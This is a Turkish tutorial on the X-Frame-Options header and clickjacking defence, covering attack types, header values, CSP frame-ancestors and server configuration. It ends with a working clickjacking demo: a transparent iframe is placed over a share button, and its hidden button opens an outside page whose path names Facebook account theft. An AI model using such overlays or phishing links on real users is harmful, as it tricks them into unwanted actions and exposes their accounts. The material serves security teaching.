X-Frame-Options Header

X-Frame-Options yanıt başlığı legal web site ziyaretçilerini ve legal web site sahiplerini clickjacking saldırılarına karşı koruyan bir http güvenlik başlığıdır. X-Frame-Options koruma mekanizmasını anlamak için frame nedir ve clickjacking saldırısı nedir öncelikle bunlara bir göz atalım.

a. Frame Nedir?

Frame tek bir html sayfasında ayrı html sayfaları dahil etmeye yarayan bir html etiketidir. iframe ise tek bir html sayfasında ayrı ayrı web sitelerinin html sayfalarını dahil etmeye yarayan bir html etikedir. iFrame'ler ile örneğin sosyal medya paylaşım butonları, google maps, video oynatıcılar, ses oynatıcılar, ve üçüncü taraf reklam hizmetleri gibi ayrı ayrı web site html sayfaları web uygulamada tek bir html sayfası içerisinde dahil edilebilirler.

b. Clickjacking Nedir?

Clickjacking saldırısı ziyaretçilerin farkına varmadan ummadıkları bir web sayfa öğesine tıklamaları ile yaşanan çeşitli zararlara denir. Birçok clickjacking saldırı türü vardır. Bunlar arasından çoğu metot olarak html iframe'lerle alakalı suistimal (exploitation) yolunu takip ederler ve bu saldırılara karşı önlemler de sayfa frame'leme üzerine yoğunlaşır.

Clickjacking saldırı türlerinden giriş anlamında birini ifade edecek olursak örneğin bir saldırganın tıklanabilir bir nesnenin (örn; butonun veya linkin) üzerinde transparan (şeffaf / görünmez) bir iframe koyması bir clickjacking saldırısı türüdür. Bu clickjacking saldırısında sadece tıklanabilir nesne sayfada görünür, fakat bu tıklanabilir nesnenin üzerinde şeffaf / görünmez bir iframe vardır. Dolayısıyla bir kullanıcı tıklanabilir nesneye tıkladığında tıklanabilir nesne yerine üzerindeki şeffaf / görünmez iframe'e tıklamış olur. Böylece kullanıcı istemediği bir eylemi gerçekleştirebilir. Bunun gibi diğer clickjacking saldırı türleri c. Clickjacking Saldırı Türleri başlığında bahsedilecektir.

Giriş olarak ifade edilen clickjacking saldırı türüne dair bir senaryo örneği vermek gerekirse örneğin bir ziyaretçi zararlı bir web sitesinde bir formu kapamak için butona tıklamak ister. Ziyaretçi butona tıkladığında butona tıkladığını düşünür, fakat bunun yerine üzerindeki şeffaf iframe'e tıklar ve bir truva atı indirir, veya banka hesabına para transfer eder, veya bilgisayarındaki yerleşik mikrofonunu ve webcam'ini açar. Bu örnek özelinde zararlı web sitesi bilinen bir legal web sitesinin sahte kopyası olabilir. Bu clickjacking saldırısı türünü yapabilmek için saldırgan zararlı web sitesini internette email yoluyla veya benzer farklı yollarla paylaşabilir. Daha sonra kullanıcılar sitedeki kapat butonuna tıkladıklarında iframe'e tıklamış olurlar ve böylece saldırganın istediği eylemi gerçekleştirmiş olurlar.

Aynı saldırı türüne dair bir başka senaryo örneği vermek gerekirse legal bir web site içerikleri zararlı bir web sitesinde iframe'lenerek kullanılabilir. Örneğin Facebook like ve share butonları zararlı bir web sitesinde tıklanabilir bir nesnenin üzerine şeffaf olarak konulabilir. Böylece kullanıcılar zararlı web sitesinde tıklanabilir nesneye tıkladıklarında aslında zararlı web sitesindeki içerik için Like veya Share butonlarından birine basmış olurlar. Kullanıcıların bu beğenme veya paylaşma işlemi kullanıcı facebook profillerine yansır, bu şekilde şüpheli içerik yayılabilir. Zararlı web site sahibi like veya share kasarak zararlı web sitesine daha fazla kullanıcı ve potansiyel kurban çekebilir. Bu clickjacking saldırı senaryosunda önceki senaryoya nazaran doğrudan legal bir web sitenin suistimal

edilmesi söz konusudur.

c. Clickjacking Saldırı Türleri

Clickjacking tek tip bir saldırı değildir. Geniş bir çeşitlilikte atak vektörüne ve tekniğine sahip bir saldırıdır. Genellikle UI redress saldırısı (kullanıcı arayüzü yerine koyma saldırısı) olarak adlandırılır. Saldırılar üst üste binen içeriğin kullanımına bağlı olarak genel itibariyle iki kategoriye ayrılabilir. Overlay-based (kaplama bazlı) saldırılar, ki bu en popüleridir, bir de şeffaf / görünmez iframe'lerde sayfaları gömme, ki bu en yaygın kullanılan teknik yaklaşımdır. Overlay-based (kaplama bazlı) clickjacking'de birkaç adet ana kategori mevcuttur.

- Tamamen transparan kaplama: Bu metotta transparan legal bir web sayfası özenle hazırlanmış zararlı bir web sitesinde nesnelerin üzerine yerleştirilir. Legal web sayfası görünmez bir iframe içerisinde zararlı web sitesinde yüklenir ve z-index'i yüksek değerde tutularak görünen zararlı web site sayfasının üzerinde konumlandırılır.
- Kırpma: Bu saldırı türünde saldırgan görünen zararlı web site sayfası üzerindeki transparan frame sayfasının sadece belirli parçalarını kaplama olarak kullanır. Saldırının amacına bağlı olarak bu örneğin butonların önüne görünmez linkler konulması olabilir. Böylece umulandan farklı bir eylem gerçekleştirilir.
- Gizli kaplama: Bu saldırıda saldırgan 1 px x 1 px ebatlarında zararlı bir içerik içeren iframe oluşturur ve fare imlecinin katmansal olarak hemen altına yerleştirir. iframe fare imlecini takip eder. Herhangi bir tıklamada bu tık zararlı web sayfasında işleyecektir.
- Tıklama Event'inin Düşmesi: Zararlı bir web sitesinde sayfanın önüne zararlı web sayfasını tamamen kapatacak şekilde legal bir web sayfası iframe'i koyulur. Saldırgan, fare imleci css event özelliğini iframe'de gösterilen (üstte gösterilen) sayfa için none yapar.

  CSS:

  ... { pointer-events: none; }

  Böylece tıklamalar üstte görünen sayfada çalışmaz ve tıklama geldiğinde bu tıklama legal web sayfa kaplamasının altındaki zararlı web sayfasına düşer. Zararlı web sayfasındaki nesneler için herhangi bir pointer-events tanımlamaları olmayacağından varsayılan olarak tıklamalar zararlı web sayfası içeriğinde çalışır olacaktır ve saldırgan ön yüzdeki görünen legal web sayfasında tıklanacak yerlerin konumsal olarak altına zararlı unsurlar koyarak tıklamaların arkadaki zararlı web sayfa içeriğinde işlemesi ile zararlı faaliyetler yürütebilir.
- …

Bu şekilde liste uzayıp gider.

d. X-Frame-Options Nasıl Korur?

Legal web sitelerini iframe'leyerek kullanan saldırganlara karşı legal web sitelerini ve kullanıcılarını clickjacking saldırılarından http x-frame-options yanıt başlığı ile koruyabiliriz. Bu güvenlik başlığı genel manasıyla şu şekilde korur: Web tarayıcı ekranlarına yüklenen web sayfalarında kullanılan iframe'ler içeriklerini almak için ilaveten bir web sitesine talep yaparlar. Gelen yanıt paketinde X-Frame-Options başlığı yer alırsa

web tarayıcıların iframe’i ekrana yükleyip yüklememesi gelen paketteki X-Frame-Options ayarına göre yapılır. iframe’lerin yaptığı taleplere yanıt olarak gelen paketlerde X-Frame-Options yanıt başlığı istemci tarafta web tarayıcılara direktif verir ve iframe’in içeriğinin web tarayıcı ekranına yüklenip yüklenmeyeceğini belirtir. Aldığı üç farklı konfigurasyonla bunu yapar: DENY, SAMEORIGIN ve ALLOW-FROM. X-Frame-Options ile bu konfigurasyonlardan birini kullanan legal bir web uygulama içeriklerinin iframe’lenerek çeşitli yerlerde kullanılması durumlarında içeriklerinin o yerlerde görüntülenmesi sırası geldiğinde web tarayıcı tarafından görüntülenmemesi gerektiğini veya sadece belirli yerlerde görüntülebileceğini kısıt olarak koyabilir. Bu sayede legal web uygulama sahipleri, içeriklerinin keyfi olarak herhangi bir yerde iframe’lenmesini önler ve uygulamalarının clickjacking saldırılarına karşı kullanımını ve suistimalini engeller.

- DENY

Bir web uygulama DENY kullandığında hiçbir adreste (kendi adresi dahil) içeriklerinin iframe olarak sunulmasına izin vermez.


x-frame-options: DENY

Eğer teşebbüs edilirse içeriğini iframe’e yanıt olarak verdiği zaman X-Frame-Options başlığı da geleceğinden web tarayıcı gelen içeriği yüklemez. Böylece olası üçüncü taraf web siteleri üzerinden veya kendi olası hack’lenmiş web sitesi üzerinden gelebilecek clickjacking saldırılarına karşı web tarayıcılara sayfa yükletmeme ile koruma sağlar.

DENY kullanan web sitelere

Facebook ve
Github

örnek olarak verilebilir.




- SAMEORIGIN

Bir web uygulama SAMEORIGIN kullandığında sadece kendi adresinde içeriklerinin iframe olarak sunulmasına izin verir. Diğer hiçbir adres altında içeriklerinin iframe olarak sunulmasına izin vermez.

x-frame-options: SAMEORIGIN

Eğer üçüncü taraf web adreslerde teşebbüs edilirse içeriğini iframe'e yanıt olarak verdiği zaman X-Frame-Options başlığı da geleceğinden web tarayıcı gelen içeriği yüklemez. Böylece olası üçüncü taraf web siteleri üzerinden gelebilecek clickjacking saldırılarına karşı web tarayıcılara sayfalarını yükletmeme ile koruma sağlar.



- ALLOW-FROM

Bir web uygulama ALLOW-FROM kullandığında belirttiği üçüncü taraf web adresinde içeriklerinin iframe olarak kullanılmasına izin verir. Diğer hiçbir üçüncü taraf adreste ise içeriklerinin iframe olarak sunulmasına izin vermez.

x-frame-options: ALLOW-FROM https://domain.com/

Eğer belirtilenin dışındaki üçüncü taraf web adreslerde teşebbüs edilirse içeriğini iframe'e yanıt olarak verdiği zaman X-Frame-Options başlığı da geleceğinden web tarayıcı diğer tanımlanmamış üçüncü taraf web adreslerde gelen içeriği yüklemez.

X-Frame-Options DENY, SAMEORIGIN ve ALLOW-FROM değerlerini alır. Bunlar arasından DENY en sağlam konfigurasyondur. SAMEORIGIN ile halen clickjacking saldırısı yapılabilir. Çünkü zafiyetli web uygulamaya sızılabilir ve zafiyetli web uygulamada bir içerik iframe olarak zafiyetli uygulamanın bir başka yerine yansıtılabilir. Örneğin yansıtıldığı yerde iframe opak olacağı için görmeyen kullanıcılar arkasındaki görünen nesneye tıklamak istediklerinde iframe'e tıklayabilirler ve web uygulamada farklı bir eylem gerçekleştirebilirler. SAMEORIGIN bu noktada fayda etmeyecektir ve clickjacking'e bu

şekilde kullanıcılar maruz kalabilecektir. Dolayısıyla en garanti çözüm DENY'dir. Fakat eğer web uygulamanın bazı içerikleri iframe olarak yine web uygulamanın farklı yerlerinde kullanılıyorsa en düşük mertebe olarak SAMEORIGIN kullanılabilir. Bu optimal değer ile hem web uygulama çalışırlığı sürdürülmüş olur hem de belli kademe güvenlik sağlanmış olur. Eğer üçüncü taraf bir bilinen web sunucuda web uygulama içeriği iframe olarak kullanılacaksa ALLOW-FROM ile sadece o üçüncü taraf adreslere izin verilebilir ve böylece web uygulama içeriği belirtilen üçüncü taraf web adreslerde iframe olarak kullanılabilir. Yine ALLOW-FROM optimal değeri ile hem web uygulama ve bileşenleri çalışırlığı sürdürülmüş olur hem de belli kademe güvenlik sağlanmış olur.

[!] Uyarı:

X-Frame-Options'da ALLOW-FROM direktifi artık modern web tarayıcılarda çalışmamaktadır. Sadece DENY ve SAMEORIGIN direktifleri çalışmaktadır. Bu nedenle ALLOW-FROM kullanıldığında dikkatli olunmalıdır. Diğer türlü X-Frame-Options güvenlik önlemi bazı web tarayıcılarda beklenen korumayı gerçekleştirmeyebilir. Bu durum için X-Frame-Options başlığı Content-Security-Policy başlığı ile birlikte kullanılabilir. Content-Security-Policy ile de clickjacking güvenliği sağlanabilmektedir.

Örneğin X-Frame-Options'da ALLOW-FROM Content-Security-Policy'de frame-ancestor direktifi ile adres listesi vermeye tekabül eder:

```
Content-Security-Policy: frame-ancestors <source1> <source2> ... <sourceN>;
```

Buradaki frame-ancestor direktifi (yani frame'in top url'ini belirtme direktifi) üçüncü taraf web adresleri almaktadır.

Örneğin frame-ancestor direktifi 'self' değerini aldığında bu X-Frame-Options'da SAMEORIGIN'e tekabül eder.

```
Content-Security-Policy: frame-ancestors 'self';
```

'none' değerini aldığında bu X-Frame-Options'da DENY'ye tekabül eder.

```
Content-Security-Policy: frame-ancestors 'none';
```

Bir başka kullanım ise aşağıda verilmiştir:

```
Content-Security-Policy: frame-ancestors 'self' https://www.example.org;
```

Bu kullanımda hem sameorigin vardır hem de ilaveten üçüncü taraf bir web adresine izin vardır. Content-Security-Policy'nin clickjacking'e karşı önlem sağlaması X-Frame-Options'ı gereksiz kılmamaktadır. X-Frame-Options halen evrensel çözüm olarak durmaktadır. Çünkü X-Frame-Options clickjacking dışındaki saldırı türleri için de önlem olarak kullanılmaktadır. Örneğin çeşitli yolllarla iframe kullanarak yapılan XSS saldırıları gibi (bkz. https://cure53.de/xfo-clickjacking.pdf). Ayrıca Content-Security-Policy başlığını desteklemeyen eski web tarayıcı kullanan son kullanıcıların zararlı web sayfalarda legal web uygulamaları suistimal eden iframe'ler ile clickjacking'e maruz kalmamaları için X-Frame-Options başlığı halen kullanılabilirdir.

[*] Bilgi:

Önceleri X-Frame-Options yanıt başlığı önlemi çıkmadan önce yazılım geliştiricileri web uygulamalarını clickjacking saldırılarına karşı koruyabilmek için Frame Busting (Çerçeveyi Bozma) adı verilen bir yöntem kullanmaktaydılar. Bu işlem geliştiricilerin web uygulamalarına javascript kontrolleri eklemeleri ile gerçekleşmekteydi. Bunlardan en yaygın kullanılan javascript bloğu şu şekildeydi:

```
// Frame Busting

if (window.location != top.location) {
        top.location = window.location
}
```

Örneğin bu önlem web uygulamanın iframe'lenerek herhangi yerlerde kullanılması durumlarında top url (yani iframe'in bulunduğu web adresi) ile iframe'in url'i aynı değilse top url'i iframe'in sayfasına yönlendirme şeklinde çalışmaktaydı. Bu şekilde web uygulamanın farklı yerlerde iframe'lenmesi parent sayfanın yönlendirilmesi ile bozularak önlenmekteydi ve zararlı faaliyetler bu sayede gerçekleşememekteydi. Fakat bu önlem v.b.'leri bazı kusurlara sahiptiler. Örneğin saldırganlar koydukları iframe'lere sandbox attribute'u ekleyerek iframe içerisinde çalışacak javascript'leri durdurabilmekteydiler. Farklı metotlarla da koydukları iframe içerisindeki web uygulamanın sunduğu javascript bloğunun çalışmasını engelleyebilmekteydiler. Bu şekilde saldırganlar hazırladıkları iframe'ler ile içerisindeki web uygulamanın önlemini atlatarak iframe içerisindeki web uygulamasını ve kullanıcılarını suistimal edebilmekteydiler ve clickjacking saldırılarını sürdürebilmekteydiler. Bu nedenle tek geçerli çözüm olarak X-Frame-Options kullanmak öne çıkmıştır. Frame Busting uygulaması ve atlatılma uygulaması Ekstra başlığı altında yapılacaktır.

Sonuç olarak X-Frame-Options aldığı üç ayar ile clickjacking'e karşı belli kademelerde güvenlik sağlar.

e. X-Frame-Options Nasıl Aktif Edilir?

Nginx web sunucularda x-frame-options'ı ekleme:

```
// Sunucu konfigurasyon dosyasına aşağıdaki eklenir.
add_header x-frame-options "DENY" always;
```

Apache web sunucularda x-frame-options'ı ekleme:

```
// Sunucu httpd.conf dosyasına aşağıdaki eklenir.

header always set x-frame-options "DENY"
```

IIS web sunucularda x-frame-options'ı ekleme:

```
// Sunucu web.config dosyasına aşağıdaki eklenir.
<system.webServer>
    ...
```

```
 <httpProtocol>
  <customHeaders>
        <add name="X-Frame-Options" value="DENY" />
  </customHeaders>
 </httpProtocol>
  ...
</system.webServer>
```

f. Clickjacking Sonuç

Clickjacking saldırılarında zararlı bir web sitede saldırgana ait zararlı kişisel iframe'ler ile faaliyetler yürütülmesi yolu vardır, zararlı bir web sitede legal bir web sitenin iframe'lenerek suistimal edilmesi yolu vardır, legal bir web sitenin hack'lenmesi sonucu legal web siteye clickjacking yapan iframe'ler yerleştirilmesiyle legal web sitesinin suistimal edilmesi yolu vardır. Legal web sitelerini clickjacking'e karşı koruyan X-Frame-Options yanıt başlığı önlemi legal web sitelerin iframe'ler yoluyla yabancı adreslerde veya - şayet sızılma yaşanmışsa - iframe'ler yoluyla kendi web adresinde suistimal edilmesini (exploit edilmesini) önler, ve legal web site sahiplerini ve legal web site kullanıcılarını clickjacking saldırılarına karşı korur.

[*] Bilgi:

Legal web siteler hack'lenirlerse clickjacking saldırısı yapan iframe'ler legal web sitelere de yerleştirilebilir. Bu durumda X-Frame-Options legal web sitelerini hem aynı originden (adresten) hem de farklı originlerden (web adreslerden) gelecek clickjacking saldırılarına karşı koruyacak şekilde konfigure edilebilir. X-Frame-Options: DENY bu işe yarar.

[!] Uyarı:

X-Frame-Options yanıt başlığı önlemi legal web sitelerini ve kullanıcılarını clickjacking'e karşı korumak için vardır. Sırf zararlı olan web sitelerinde yapılan ve legal web uygulamalarının suistimal edilmediği clickjacking saldırılarında kullanıcılar tek başınadır. X-Frame-Options o konuda koruma sunmaz. X-Frame-Options'ın görevi sadece legal web sitelerinin ve kullanıcılarının clickjacking'e karşı suistimalini önlemektir.

Zararlı web sitelerinde saldırganlara ait kişisel zararlı iframe'ler ile yapılan clickjacking saldırılarında X-Frame-Options düşünmek mantıksızdır. Çünkü bu siteler saldırıyı yapmak ve avantaj elde etmek için vardırlar ve kendilerini clickjacking'e karşı koruma gerekliliği işin doğası itibariyle hissetmeyecektirler.

Legal web site sahipleri web uygulamalarının clickjacking adı verilen saldırılarla suistimal edilmesini istemiyorlarsa web uygulamalarını konfigure ederek X-Frame-Options yanıt başlığını eklemeleri ve yapılandırmaları gerekmektedir. Bu sayede web uygulamaları clickjacking saldırılarında kullanılamaz, saldırganlar legal web uygulamada kar elde edemezler, legal web uygulamayı zarara uğratamazlar ve legal web uygulamadaki diğer kullanıcıları zarara uğratamazlar.

Aşağıda çeşitli clickjacking saldırıları ile saldırganların yapabileceklerinden örnekler listelenmiştir:

- Zararlı indirmeleri ve çalıştırmaları ile uzaktaki saldırganların kullanıcı bilgisayarlarında kontrolü ele alması,
- Youtube videolarına izlenme sayısı kasma (para kazancına doğru gider)
- Şüpheli Facebook Sayfalarına like atma
- Facebook uygulamalarına izinler verme
- Google Adsense reklamlarına tıklama (tıklama başına para kazancına doğru gider)
…

g. EK: Missing X-Frame-Options Zafiyeti ve Insecure External Frame Usage Zafiyeti Arasındaki Fark

Missing X-Frame-Options zafiyeti web uygulamaların içeriklerinin keyfi olarak her herhangi yerlerde iframe'lenebilir olduğunu ve bu nedenle tık çalma saldırılarında kullanılabileceğini ifade eder.

Insecure External Frame Usage zafiyeti ise web uygulamaların kendi içinde kullandıkları iframe'lerin içeriğinden gelebilecek zararlı faaliyetlere karşı önlem alınmadığını ifade eder.

X-Frame-Options eksikliği zafiyetinde

- Web uygulama son kullanıcıları web uygulama üzerinde istemedikleri eylemleri gerçekleştirebilirler ki bu eylemler hem kullanıcılara hem de web uygulamaya zarar verebilir. Bu zarar web uygulamanın yeteneklerine ve yeteneklerindeki çeşitliliğe göre değişkenlik gösterir.

Güvensiz harici frame kullanımı zafiyetinde

- Web uygulama son kullanıcıları web uygulamadaki iframe'in içerisinde yüklenen siteye kullanıcı adı ve parola girmesi için oltalama saldırısı ile kandırılabilir,
- Web uygulama (yani iframe'in parent sayfası) bir oltalama web sayfasına yönlendirebilir,
- Web uygulama içinde iframe'de güvenilir olmayan kodlar çalıştırılabilir,
- Web uygulamadan (parent sayfadan) geliyormuş gibi popup ekrana getirilebilir.

Sonuç olarak bir web adresin kendi içeriklerinin iframe'lenerek herhangi yerlerde kullanılabilirliğine kısıt koymaması x-frame-options eksikliğini ifade eder. Bir web adresin kendi içinde kullandığı iframe'lerin getirdiği içeriklerin çalışma izinlerine kısıt koymaması ise güvensiz harici frame kullanımını ifade eder. Birinde web uygulamanın iframe'lenmesi serbestliğine kısıt koymama vardır, diğerinde web uygulamanın kendi içinde kullandığı iframe'lerin çalışma izinlerine kısıt koymama vardır.

Uygulama 1 [Clickjacking Uygulaması]

(+) Birebir denenmiştir ve başarıyla uygulanmıştır.

Gereksinimler

/var/www/Clickjacking Uygulaması/Clickjacking Şeffaflık Örneği/

Clickjacking tam olarak nasıl yapılırı izah etmek için temel bir örnek yapalım. Önce bir iframe nasıl transparant yapılıyor ve nesnenin önüne getiriliyor onu görelim.

index.html

```
<style>
        iframe { /* iframe from the victim site */
                width: 400px;
                height: 100px;
                position: absolute;
                top:0; left:-20px;
                opacity: 0.5;           /* in real opacity:0 */
                z-index: 1;
        }
</style>

<div>If you like this page, press share button:</div>

<button>Paylaş</button>

<iframe src="clickme.html"></iframe>
```


Opacity 0.5 ile iframe'i yarı görünür yarı görünmez kıldık. Z-index ile de iframe'i çakışan bir nesne olursa öne çıkar demiş olduk. Index.html sayfasına bakacak olursak bir tane Paylaş butonu vardır ve bir de iframe vardır. iframe clickme.html adlı bir html dosyasını dahil etmektedir. Bu dosya ise bir buton içermektedir.

clickme.html

```
<input style="margin:10px;padding:10px" type="button"
onclick="window.open('http://www.includekarabuk.com/hesapCalma/facebook
HesapCalma/index.php','_blank')" value="Tikla Tikla Tikla">
```

Böylece index.html'de iki tane buton var olmaktadır. CSS ile iframe öne çıkarıldığından iframe'in dahil ettiği buton önde duracaktır. Aşağıda index.html sayfasının tarayıcıdaki görünüşünü görmektesiniz.

Web Browser




Şimdi iframe'i tamamen opak yapalım.

index.html

```
<style>
        iframe { /* iframe from the victim site */
                width: 400px;
                height: 100px;
                position: absolute;
                top:0; left:-20px;
                opacity: 0;             /* in real opacity:0 */
                z-index: 1;
        }
</style>

<div>If you like this page, press share button:</div>

<button>Paylaş</button>

<iframe src="clickme.html"></iframe>
```

index.html'yi tekrar görüntülediğimizde iframe opak olacağından butonu görünmeyecektir ve böylece altındaki Paylaş butonu görünecektir.



iframe görünmese de oradadır ve z-index'i nedeniyle Paylaş butonunun önündedir. Dolayısıyla Paylaş butonuna tıklamaya çalışırsak onun yerine ön plandaki iframe'in butonuna tıklamış oluruz.


Iframe'in getirdiği butonun kodu şu şekildedir:


clickme.html

<input style="margin:10px;padding:10px" type="button" onclick="**window.open**('http://www.includekarabuk.com/hesapCalma/facebookHesapCalma/index.php','_blank')" value="Tikla Tikla Tikla">

Not: window.open() bir web sitesine yönlendirme yapar (yeni sekmede).

